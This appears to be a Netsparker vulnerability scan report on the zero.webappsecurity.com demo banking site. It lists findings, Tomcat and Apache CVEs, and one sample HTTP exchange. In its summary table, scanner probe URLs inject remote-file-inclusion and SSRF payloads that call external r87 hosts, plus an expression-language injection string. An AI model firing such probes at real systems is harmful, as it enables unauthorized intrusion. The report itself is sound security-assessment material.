netsparker®
web application security scanner

# NETSPARKER SCAN REPORT SUMMARY

|  |  |
|---|---|
| TARGET URL | http://zero.webappsecurity.com/ |
| SCAN DATE | 14-07-2021 14:49:22 |
| REPORT DATE | 14-07-2021 15:19:23 |
| SCAN DURATION | 00:21:33 |
| NETSPARKER VERSION | 4.8.1.14104-master-a24f36a |

Total Requests
19289

Average Speed
14.91 req/sec.

39
**Identified**

11
**Confirmed**

3
**Critical**

11
**Informational**

# SCAN SETTINGS


|  |  |
|---|---|
| ENABLED ENGINES | SQL Injection, SQL Injection (Boolean), SQL Injection (Blind), Cross-site Scripting, Command Injection, Command Injection (Blind), Local File Inclusion, Remote File Inclusion, Code Evaluation, HTTP Header Injection, Open Redirection, Expression Language Injection, Web App Fingerprint, RoR Code Execution, WebDAV, Reflected File Download, Insecure Reflected Content, XML External Entity, File Upload, Windows Short Filename, Server-Side Request Forgery (Pattern Based), Cross-Origin Resource Sharing (CORS), HTTP Methods, Server-Side Request Forgery (DNS), SQL Injection (Out of Band), XML External Entity (Out of Band), Cross-site Scripting (Blind), Remote File Inclusion (Out of Band), Code Evaluation (Out of Band) |
| URL REWRITE MODE | Heuristic |
| DETECTED URL REWRITE RULES | None |

Authentication

Scheduled

# VULNERABILITIES

CRITICAL
8%



IMPORTANT
10%

MEDIUM
18%

LOW
36%

INFORMATION
28%

# VULNERABILITY SUMMARY

| URL | Parameter | Method | Vulnerability | Confirmed |
|---|---|---|---|---|
| http://zero.webappsecurity.com/ | | GET | Insecure Transportation Security Protocol Supported (SSLv2) | Yes |
| | | GET | Weak Ciphers Enabled | Yes |
| | | GET | Insecure Transportation Security Protocol Supported (SSLv3) | Yes |
| | | GET | Out-of-date Version (jQuery) | No |
| | | GET | Version Disclosure (Apache Coyote) | No |
| | | GET | Missing X-Frame-Options Header | No |
| | | GET | Insecure Transportation Security Protocol Supported (TLS 1.0) | Yes |
| | | GET | Misconfigured Access-Control-Allow-Origin Header | No |
| | | GET | [Possible] Phishing by Navigating Browser Tabs | No |
| | | GET | Intermediate Certificate is Signed Using a Weak Signature Algorithm | Yes |
| | | OPTIONS | OPTIONS Method Enabled | Yes |
| | | GET | Apache Web Server Identified | No |
| | | GET | Missing X-XSS Protection Header | No |
| | | GET | Content Security Policy (CSP) Not Implemented | No |

| | | | | |
|---|---|---|---|---|
| http://zero.webappsecurity.com/bank/ | | GET | SameSite Cookie Not Implemented | Yes |
| http://zero.webappsecurity.com/cgi-bin/ | | GET | Forbidden Resource | Yes |
| http://zero.webappsecurity.com/docs/index.html | | GET | Default Page Detected (Tomcat) | No |
| http://zero.webappsecurity.com/feedback.html | | GET | [Possible] Cross-site Request Forgery | No |
| http://zero.webappsecurity.com/forgotten-password-send.html | email | POST | Frame Injection | No |
| http://zero.webappsecurity.com/help.html?topic=http%3a%2f%2fr87.com%2fn%3f.html | topic | GET | Cross-site Scripting via Remote File Inclusion | Yes |
| http://zero.webappsecurity.com/help.html?topic=http://8pc3biczigen3asvjbsmakhvpbj4y5ovqo-dxr5edfn.r87.me/p/ | | GET | [Possible] Source Code Disclosure (PHP) | No |
| http://zero.webappsecurity.com/help.html?topic=http://r87.me/r/?id=8pc3biczigrtjotf94a4n9qjb54mwegwp8p5iztgp-w | topic | GET | [Possible] Server-Side Request Forgery | Yes |
| http://zero.webappsecurity.com/index.old | | GET | [Possible] Backup File Disclosure | No |
| http://zero.webappsecurity.com/login.html | | GET | Password Transmitted over HTTP | Yes |
| | | GET | [Possible] Cross-site Request Forgery in Login Form | No |
| http://zero.webappsecurity.com/resources/ | | GET | Out-of-date Version (Tomcat) | No |
| | | GET | Version Disclosure (Tomcat) | No |
| http://zero.webappsecurity.com/resources/css/font-awesome.css | | GET | Email Address Disclosure | No |
| http://zero.webappsecurity.com/resources/js/jquery-ui.min.js | | GET | Out-of-date Version (jQuery UI Dialog) | No |
| http://zero.webappsecurity.com/search.html?searchTerm=%24%7b28275*28275-(13)%7d | searchTerm | GET | [Possible] Expression Language Injection | No |
| http://zero.webappsecurity.com/server-status | | GET | Apache Server-Status Detected | No |

| | | | | |
|---|---|---|---|---|
| https://zero.webappsecurity.com/ | | GET | Out-of-date Version (Apache) | No |
| | | GET | Out-of-date Version (OpenSSL) | No |
| | | GET | Version Disclosure (Apache) | No |
| | | GET | Version Disclosure (OpenSSL) | No |
| | | GET | Version Disclosure (Apache Module) | No |
| | | GET | Version Disclosure (mod_ssl) | No |
| | | GET | Default Page Detected (Apache) | No |
| | | GET | HTTP Strict Transport Security (HSTS) Policy Not Enabled | No |

# 1. Out-of-date Version (Tomcat)

1 TOTAL
CRITICAL

Netsparker identified you are using an out-of-date version of Tomcat.

## Remedy

Please upgrade your installation of Tomcat to the latest stable version.

## Remedy References

- Apache Tomcat Versions and Download

## Known Vulnerabilities in this Version

### Apache Tomcat Deserialization of Untrusted Data Vulnerability

The fix for CVE-2020-9484 was incomplete. When using Apache Tomcat 10.0.0-M1 to 10.0.0, 9.0.0.M1 to 9.0.41, 8.5.0 to 8.5.61 or 7.0.0. to 7.0.107 with a configuration edge case that was highly unlikely to be used, the Tomcat instance was still vulnerable to CVE-2020-9494. Note that both the previously published prerequisites for CVE-2020-9484 and the previously published mitigations for CVE-2020-9484 also apply to this issue.

#### External References

- CVE-2021-25329

### Apache Tomcat Insufficient Information Vulnerability

Apache Tomcat through 7.0.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris.

#### External References

- CVE-2012-5568

### Apache Tomcat Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection') Vulnerability

When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 is vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. The CGI Servlet is disabled by default. The CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all versions in response to this vulnerability). For a detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/java-and-command-line-injections-in-windows.html) and this archived MSDN blog (https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04/23/everyone-quotes-command-line-arguments-the-wrong-way/).

#### External References

- CVE-2019-0232

### Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

#### External References

- CVE-2020-8022

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### External References

- CVE-2020-8022

## Apache Tomcat Unrestricted Upload of File with Dangerous Type Vulnerability

When running Apache Tomcat 7.0.0 to 7.0.79 on Windows with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.

### External References

- CVE-2017-12615

## Apache Tomcat 7PK - Security Features Vulnerability

Jenkins before 1.586 does not set the secure flag on session cookies when run on Tomcat 7.0.41 or later, which makes it easier for remote attackers to capture cookies by intercepting their transmission within an HTTP session.

### External References

- CVE-2014-9634

## Apache Tomcat 7PK - Security Features Vulnerability

Jenkins before 1.586 does not set the HttpOnly flag in a Set-Cookie header for session cookies when run on Tomcat 7.0.41 or later, which makes it easier for remote attackers to obtain potentially sensitive information via script access to cookies.

### External References

- CVE-2014-9635

## Apache Tomcat Incorrect Default Permissions Vulnerability

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- CVE-2020-8022

## Apache Tomcat Incorrect Default Permissions Vulnerability

A Incorrect Default Permissions vulnerability in the packaging of tomcat on SUSE Enterprise Storage 5, SUSE Linux Enterprise Server 12-SP2-BCL, SUSE Linux Enterprise Server 12-SP2-LTSS, SUSE Linux Enterprise Server 12-SP3-BCL, SUSE Linux Enterprise Server 12-SP3-LTSS, SUSE Linux Enterprise Server 12-SP4, SUSE Linux Enterprise Server 12-SP5, SUSE Linux Enterprise Server 15-LTSS, SUSE Linux Enterprise Server for SAP 12-SP2, SUSE Linux Enterprise Server for SAP 12-SP3, SUSE Linux Enterprise Server for SAP 15, SUSE OpenStack Cloud 7, SUSE OpenStack Cloud 8, SUSE OpenStack Cloud Crowbar 8 allows local attackers to escalate from group tomcat to root. This issue affects: SUSE Enterprise Storage 5 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP2-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-BCL tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP3-LTSS tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server 12-SP4 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 12-SP5 tomcat versions prior to 9.0.35-3.39.1. SUSE Linux Enterprise Server 15-LTSS tomcat versions prior to 9.0.35-3.57.3. SUSE Linux Enterprise Server for SAP 12-SP2 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 12-SP3 tomcat versions prior to 8.0.53-29.32.1. SUSE Linux Enterprise Server for SAP 15 tomcat versions prior to 9.0.35-3.57.3. SUSE OpenStack Cloud 7 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud 8 tomcat versions prior to 8.0.53-29.32.1. SUSE OpenStack Cloud Crowbar 8 tomcat versions prior to 8.0.53-29.32.1.

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### External References

- CVE-2020-8022

## Apache Tomcat Exposure of Sensitive Information to an Unauthorized Actor

When serving resources from a network location using the NTFS file system, Apache Tomcat versions 10.0.0-M1 to 10.0.0-M9, 9.0.0.M1 to 9.0.39, 8.5.0 to 8.5.59 and 7.0.0 to 7.0.106 were susceptible to JSP source code disclosure in some configurations. The root cause was the unexpected behavior of the JRE API File.getCanonicalPath() which in turn was caused by the inconsistent behavior of the Windows API (FindFirstFileW) in some circumstances.

### External References

- CVE-2021-24122

## Apache Tomcat Loop with Unreachable Exit Condition ('Infinite Loop') Vulnerability

An improper handing of overflow in the UTF-8 decoder with supplementary characters can lead to an infinite loop in the decoder causing a Denial of Service. Versions Affected: Apache Tomcat 9.0.0.M9 to 9.0.7, 8.5.0 to 8.5.30, 8.0.0.RC1 to 8.0.51, and 7.0.28 to 7.0.86.

### External References

- CVE-2018-1336

## Apache Tomcat URL Redirection to Untrusted Site ('Open Redirect') Vulnerability

When the default servlet in Apache Tomcat versions 9.0.0.M1 to 9.0.11, 8.5.0 to 8.5.33 and 7.0.23 to 7.0.90 returned a redirect to a directory (e.g. redirecting to '/foo/' when the user requested '/foo') a specially crafted URL could be used to cause the redirect to be generated to any URI of the attackers choice.

### External References

- CVE-2018-11784

## Apache Tomcat Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting') Vulnerability

The SSI printenv command in Apache Tomcat 9.0.0.M1 to 9.0.0.17, 8.5.0 to 8.5.39 and 7.0.0 to 7.0.93 echoes user provided data without escaping and is, therefore, vulnerable to XSS. SSI is disabled by default. The printenv command is intended for debugging and is unlikely to be present in a production website.

### External References

- CVE-2019-0221

## Apache Tomcat Session Fixation Vulnerability

When using FORM authentication with Apache Tomcat 9.0.0.M1 to 9.0.29, 8.5.0 to 8.5.49 and 7.0.0 to 7.0.98 there was a narrow window where an attacker could perform a session fixation attack. The window was considered too narrow for an exploit to be practical but, erring on the side of caution, this issue has been treated as a security vulnerability.

### External References

- CVE-2019-17563

## Apache Tomcat Insufficiently Protected Credentials Vulnerability

When Apache Tomcat 9.0.0.M1 to 9.0.28, 8.5.0 to 8.5.47, 7.0.0 and 7.0.97 is configured with the JMX Remote Lifecycle Listener, a local attacker without access to the Tomcat process or configuration files is able to manipulate the RMI registry to perform a man-in-the-middle attack to capture user names and passwords used to access the JMX interface. The attacker can then use these credentials to access the JMX interface and gain complete control over the Tomcat instance.

### External References

- CVE-2019-12418

## Apache Tomcat Insufficient Verification of Data Authenticity Vulnerability

The CORS Filter in Apache Tomcat 9.0.0.M1 to 9.0.0.M21, 8.5.0 to 8.5.15, 8.0.0.RC1 to 8.0.44 and 7.0.41 to 7.0.78 did not add an HTTP Vary header indicating that the response varies depending on Origin. This permitted client and server side cache poisoning in some circumstances.

### External References

- CVE-2017-7674

## Apache Tomcat Improper Access Control Vulnerability

Remote code execution is possible with Apache Tomcat before 6.0.48, 7.x before 7.0.73, 8.x before 8.0.39, 8.5.x before 8.5.7, and 9.x before 9.0.0.M12 if JmxRemoteLifecycleListener is used and an attacker can reach JMX ports. The issue exists because this listener wasn't updated for consistency with the CVE-2016-3427 Oracle patch that affected credential types.

### External References

- CVE-2016-8735

## Apache Tomcat Permissions, Privileges, and Access Controls Vulnerability

The Realm implementations in Apache Tomcat versions 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 did not process the supplied password if the supplied user name did not exist. This made a timing attack possible to determine valid user names. Note that the default configuration includes the LockOutRealm which makes exploitation of this vulnerability harder.

### External References

- CVE-2016-0762

## Apache Tomcat 7PK - Errors Vulnerability

A bug in the error handling of the send file code for the NIO HTTP connector in Apache Tomcat 9.0.0.M1 to 9.0.0.M13, 8.5.0 to 8.5.8, 8.0.0.RC1 to 8.0.39, 7.0.0 to 7.0.73 and 6.0.16 to 6.0.48 resulted in the current Processor object being added to the Processor cache multiple times. This in turn meant that the same Processor could be used for concurrent requests. Sharing a Processor can result in information leakage between requests including, not not limited to, session ID and the response body. The bug was first noticed in 8.5.x onwards where it appears the refactoring of the Connector code for 8.5.x onwards made it more likely that the bug was observed. Initially it was thought that the 8.5.x refactoring introduced the bug but further investigation has shown that the bug is present in all currently supported Tomcat versions.

### External References

- CVE-2016-8745

## Apache Tomcat Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') Vulnerability

In Apache Tomcat 9.0.0.M1 to 9.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99 the HTTP header parsing code used an approach to end-of-line parsing that allowed some invalid HTTP headers to be parsed as valid. This led to a possibility of HTTP Request Smuggling if Tomcat was located behind a reverse proxy that incorrectly handled the invalid Transfer-Encoding header in a particular manner. Such a reverse proxy is considered unlikely.

### External References

- CVE-2020-1935

## Apache Tomcat Improper Input Validation Vulnerability

When using the Apache JServ Protocol (AJP), care must be taken when trusting incoming connections to Apache Tomcat. Tomcat treats AJP connections as having higher trust than, for example, a similar HTTP connection. If such connections are available to an attacker, they can be exploited in ways that may be surprising. In Apache Tomcat 9.0.0.M1 to 9.0.0.30, 8.5.0 to 8.5.50 and 7.0.0 to 7.0.99, Tomcat shipped with an AJP Connector enabled by default that listened on all configured IP addresses. It was expected (and recommended in the security guide) that this Connector would be disabled if not required. This vulnerability report identified a mechanism that allowed: - returning arbitrary files from anywhere in the web application - processing any file in the web application as a JSP Further, if the web application allowed file upload and stored those files within the web application (or the attacker was able to control the content of the web application by some other means) then this, along with the ability to process a file as a JSP, made remote code execution possible. It is important to note that mitigation is only required if an AJP port is accessible to untrusted users. Users wishing to take a defence-in-depth approach and block the vector that permits returning arbitrary files and execution as JSP may upgrade to Apache Tomcat 9.0.31, 8.5.51 or 7.0.100 or later. A number of changes were made to the default AJP Connector configuration in 9.0.31 to harden the default configuration. It is likely that users upgrading to 9.0.31, 8.5.51 or 7.0.100 or later will need to make small changes to their configurations.

### External References

- CVE-2020-1938

## Apache Tomcat Deserialization of Untrusted Data Vulnerability

When using Apache Tomcat versions 10.0.0-M1 to 10.0.0-M4, 9.0.M1 to 9.0.34, 8.5.0 to 8.5.54 and 7.0.0 to 7.0.103 if a) an attacker is able to control the contents and name of a file on the server; and b) the server is configured to use the PersistenceManager with a FileStore; and c) the PersistenceManager is configured with sessionAttributeValueClassNameFilter="null" (the default unless a SecurityManager is used) or a sufficiently lax filter to allow the attacker provided object to be deserialized; and d) the attacker knows the relative file path from the storage location used by FileStore to the file the attacker has control over; then, using a specifically crafted request, the attacker will be able to trigger remote code execution via deserialization of the file under their control. Note that all of conditions a) to d) must be true for the attack to succeed.

### External References

- CVE-2020-9484

## Apache Tomcat Loop with Unreachable Exit Condition ('Infinite Loop') Vulnerability

The payload length in a WebSocket frame was not correctly validated in Apache Tomcat 10.0.0-M1 to 10.0.0-M6, 9.0.M1 to 9.0.36, 8.5.0 to 8.5.56 and 7.0.27 to 7.0.104. Invalid payload lengths could trigger an infinite loop. Multiple requests with invalid payload lengths could lead to a denial of service.

### External References

- CVE-2020-13935

## Apache Tomcat Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

A bug in the handling of the pipelined requests in Apache Tomcat 9.0.0.M1 to 9.0.0.M18, 8.5.0 to 8.5.12, 8.0.0.RC1 to 8.0.42, 7.0.0 to 7.0.76, and 6.0.0 to 6.0.52, when send file was used, results in the pipelined request being lost when send file processing of the previous request completed. This could result in responses appearing to be sent for the wrong request. For example, a user agent that sent requests A, B and C could see the correct response for request A, the response for request C for request B and no response for request C.

### External References

- CVE-2017-5647

## Apache Tomcat Exposure of Resource to Wrong Sphere Vulnerability

While investigating bug 60718, it was noticed that some calls to application listeners in Apache Tomcat 9.0.0.M1 to 9.0.0.M17, 8.5.0 to 8.5.11, 8.0.0.RC1 to 8.0.41, and 7.0.0 to 7.0.75 did not use the appropriate facade object. When running an untrusted application under a SecurityManager, it was therefore possible for that untrusted application to retain a reference to the request or response object and thereby access and/or modify information associated with another web application.

### External References

- CVE-2017-5648

## Apache Tomcat Improper Access Control Vulnerability

Apache Tomcat 7.x through 7.0.70 and 8.x through 8.5.4, when the CGI Servlet is enabled, follows RFC 3875 section 4.1.18 and therefore does not protect applications from the presence of untrusted client data in the HTTP_PROXY environment variable, which might allow remote attackers to redirect an application's outbound HTTP traffic to an arbitrary proxy server via a crafted Proxy header in an HTTP request, aka an "httpoxy" issue. NOTE: the vendor states "A mitigation is planned for future releases of Tomcat, tracked as CVE-2016-5388"; in other words, this is not a CVE ID for a vulnerability.

### External References

- CVE-2016-5388

## Apache Tomcat Improper Certificate Validation Vulnerability

The host name verification when using TLS with the WebSocket client was missing. It is now enabled by default. Versions Affected: Apache Tomcat 9.0.0.M1 to 9.0.9, 8.5.0 to 8.5.31, 8.0.0.RC1 to 8.0.52, and 7.0.35 to 7.0.88.

### External References

- CVE-2018-8034

## Apache Tomcat Unrestricted Upload of File with Dangerous Type Vulnerability

When running Apache Tomcat versions 9.0.0.M1 to 9.0.0, 8.5.0 to 8.5.22, 8.0.0.RC1 to 8.0.46 and 7.0.0 to 7.0.81 with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default servlet to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server.

### External References

- CVE-2017-12617

## Apache Tomcat Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

When a SecurityManager is configured, a web application's ability to read system properties should be controlled by the SecurityManager. In Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70, 6.0.0 to 6.0.45 the system property replacement feature for configuration files could be used by a malicious web application to bypass the SecurityManager and read system properties that should not be visible.

### External References

- CVE-2016-6794

## Apache Tomcat Improper Handling of Exceptional Conditions Vulnerability

The error page mechanism of the Java Servlet Specification requires that, when an error occurs and an error page is configured for the error that occurred, the original request and response are forwarded to the error page. This means that the request is presented to the error page with the original HTTP method. If the error page is a static file, expected behaviour is to serve content of the file as if processing a GET request, regardless of the actual HTTP method. The Default Servlet in Apache Tomcat 9.0.0.M1 to 9.0.0.M20, 8.5.0 to 8.5.14, 8.0.0.RC1 to 8.0.43 and 7.0.0 to 7.0.77 did not do this. Depending on the original request this could lead to unexpected and undesirable results for static error pages including, if the DefaultServlet is configured to permit writes, the replacement or removal of the custom error page. Notes for other user provided error pages: (1) Unless explicitly coded otherwise, JSPs ignore the HTTP method. JSPs used as error pages must must ensure that they handle any error dispatch as a GET request, regardless of the actual method. (2) By default, the response generated by a Servlet does depend on the HTTP method. Custom Servlets used as error pages must ensure that they handle any error dispatch as a GET request, regardless of the actual method.

### External References

- CVE-2017-5664

## Apache Tomcat 7PK - Security Features Vulnerability

A malicious web application running on Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 was able to bypass a configured SecurityManager via manipulation of the configuration parameters for the JSP Servlet.

### External References

- CVE-2016-6796

## Apache Tomcat Improper Input Validation Vulnerability

The code in Apache Tomcat 9.0.0.M1 to 9.0.0.M11, 8.5.0 to 8.5.6, 8.0.0.RC1 to 8.0.38, 7.0.0 to 7.0.72, and 6.0.0 to 6.0.47 that parsed the HTTP request line permitted invalid characters. This could be exploited, in conjunction with a proxy that also permitted the invalid characters but with a different interpretation, to inject data into the HTTP response. By manipulating the HTTP response the attacker could poison a web-cache, perform an XSS attack and/or obtain sensitive information from requests other then their own.

### External References

- CVE-2016-6816

## Apache Tomcat Exposure of Sensitive Information to an Unauthorized Actor Vulnerability

When using a VirtualDirContext with Apache Tomcat 7.0.0 to 7.0.80 it was possible to bypass security constraints and/or view the source code of JSPs for resources served by the VirtualDirContext using a specially crafted request.

### External References

- CVE-2017-12616

### Apache Tomcat Insufficient Information Vulnerability

Security constraints defined by annotations of Servlets in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 were only applied once a Servlet had been loaded. Because security constraints defined in this way apply to the URL pattern and any URLs below that point, it was possible - depending on the order Servlets were loaded - for some security constraints not to be applied. This could have exposed resources to users who were not authorised to access them.

#### External References

- CVE-2018-1305

### Apache Tomcat Insufficient Information Vulnerability

The URL pattern of "" (the empty string) which exactly maps to the context root was not correctly handled in Apache Tomcat 9.0.0.M1 to 9.0.4, 8.5.0 to 8.5.27, 8.0.0.RC1 to 8.0.49 and 7.0.0 to 7.0.84 when used as part of a security constraint definition. This caused the constraint to be ignored. It was, therefore, possible for unauthorised users to gain access to web application resources that should have been protected. Only security constraints with a URL pattern of the empty string were affected.

#### External References

- CVE-2018-1304

### Apache Tomcat Insecure Default Initialization of Resource Vulnerability

The defaults settings for the CORS filter provided in Apache Tomcat 9.0.0.M1 to 9.0.8, 8.5.0 to 8.5.31, 8.0.0.RC1 to 8.0.52, 7.0.41 to 7.0.88 are insecure and enable 'supportsCredentials' for all origins. It is expected that users of the CORS filter will have configured it appropriately for their environment rather than using it in the default configuration. Therefore, it is expected that most users will not be impacted by this issue.

#### External References

- CVE-2018-8014

### Apache Tomcat Improper Access Control Vulnerability

The ResourceLinkFactory implementation in Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 did not limit web application access to global JNDI resources to those resources explicitly linked to the web application. Therefore, it was possible for a web application to access any global JNDI resource whether an explicit ResourceLink had been configured or not.

#### External References

- CVE-2016-6797

### Apache Tomcat 7PK - Security Features Vulnerability

In Apache Tomcat 9.0.0.M1 to 9.0.0.M9, 8.5.0 to 8.5.4, 8.0.0.RC1 to 8.0.36, 7.0.0 to 7.0.70 and 6.0.0 to 6.0.45 a malicious web application was able to bypass a configured SecurityManager via a Tomcat utility method that was accessible to web applications.

#### External References

- CVE-2016-5018

## Classification

OWASP 2013-A9 PCI V3.1-6.2 PCI V3.2-6.2 CAPEC-310

# 1.1. http://zero.webappsecurity.com/resources/

http://zero.webappsecurity.com/resources/

### Identified Version

`7.0.70 (contains 4 critical and 44 other vulnerabilities)`

### Latest Version

`10.0.8`

### Vulnerability Database

`Result is based on 09-07-2021 vulnerability database content.`

### Certainty

## Request

```
GET /resources/ HTTP/1.1
Host: zero.webappsecurity.com
Cache-Control: no-cache
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2272.16 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Accept-Encoding: gzip, deflate
```

## Response

```
HTTP/1.1 404 Not Found
Content-Type: text/html;charset=utf-8
Server: Apache-Coyote/1.1
Content-Length: 949
Content-Language: en
Access-Control-Allow-Origin: *
Date: Wed, 14 Jul 2021 09:19:34 GMT
Cache-Control: no-cache, max-age=0, must-revalidate, no-store

<html><head><title>Apache Tomcat/7.0.70 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-
size:14px;} BODY {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color : #525D76;}--></style> </head><body>
<h1>HTTP Status 404 - </h1><HR size="1" noshade="noshade"><p><b>type</b> Status report</p><p><b>message</b> <u></u></p><p><b>description</b> <u>The requested resource is not
available.</u></p><HR size="1" noshade="noshade"><h3>Apache Tomcat/7.0.70</h3></body></html>
```

# 2. Out-of-date Version (Apache)

1 TOTAL
CRITICAL

Netsparker identified you are using an out-of-date version of Apache.

## Impact

Since this is an old version of the software, it may be vulnerable to attacks.

## Remedy

Please upgrade your installation of Apache to the latest stable version.

## Remedy References

- Downloading the Apache HTTP Server

## Known Vulnerabilities in this Version

### Apache HTTP Server Other Vulnerability

The Solaris pollset feature in the Event Port backend in poll/unix/port.c in the Apache Portable Runtime (APR) library before 1.3.9, as used in the Apache HTTP Server before 2.2.14 and other products, does not properly handle errors, which allows remote attackers to cause a denial of service (daemon hang) via unspecified HTTP requests, related to the prefork and event MPMs.

#### External References

- CVE-2009-2699

### Apache HTTP Server Cryptographic Issues Vulnerability

The TLS protocol, and the SSL protocol 3.0 and possibly earlier, as used in Microsoft Internet Information Services (IIS) 7.0, mod_ssl in the Apache HTTP Server 2.2.14 and earlier, OpenSSL before 0.9.8l, GnuTLS 2.8.5 and earlier, Mozilla Network Security Services (NSS) 3.12.4 and earlier, multiple Cisco products, and other products, does not properly associate renegotiation handshakes with an existing connection, which allows man-in-the-middle attackers to insert data into HTTPS sessions, and possibly other types of sessions protected by TLS or SSL, by sending an unauthenticated request that is processed retroactively by a server in a post-renegotiation context, related to a "plaintext injection" attack, aka the "Project Mogul" issue.

#### External References

- CVE-2009-3555

### Apache HTTP Server Other Vulnerability

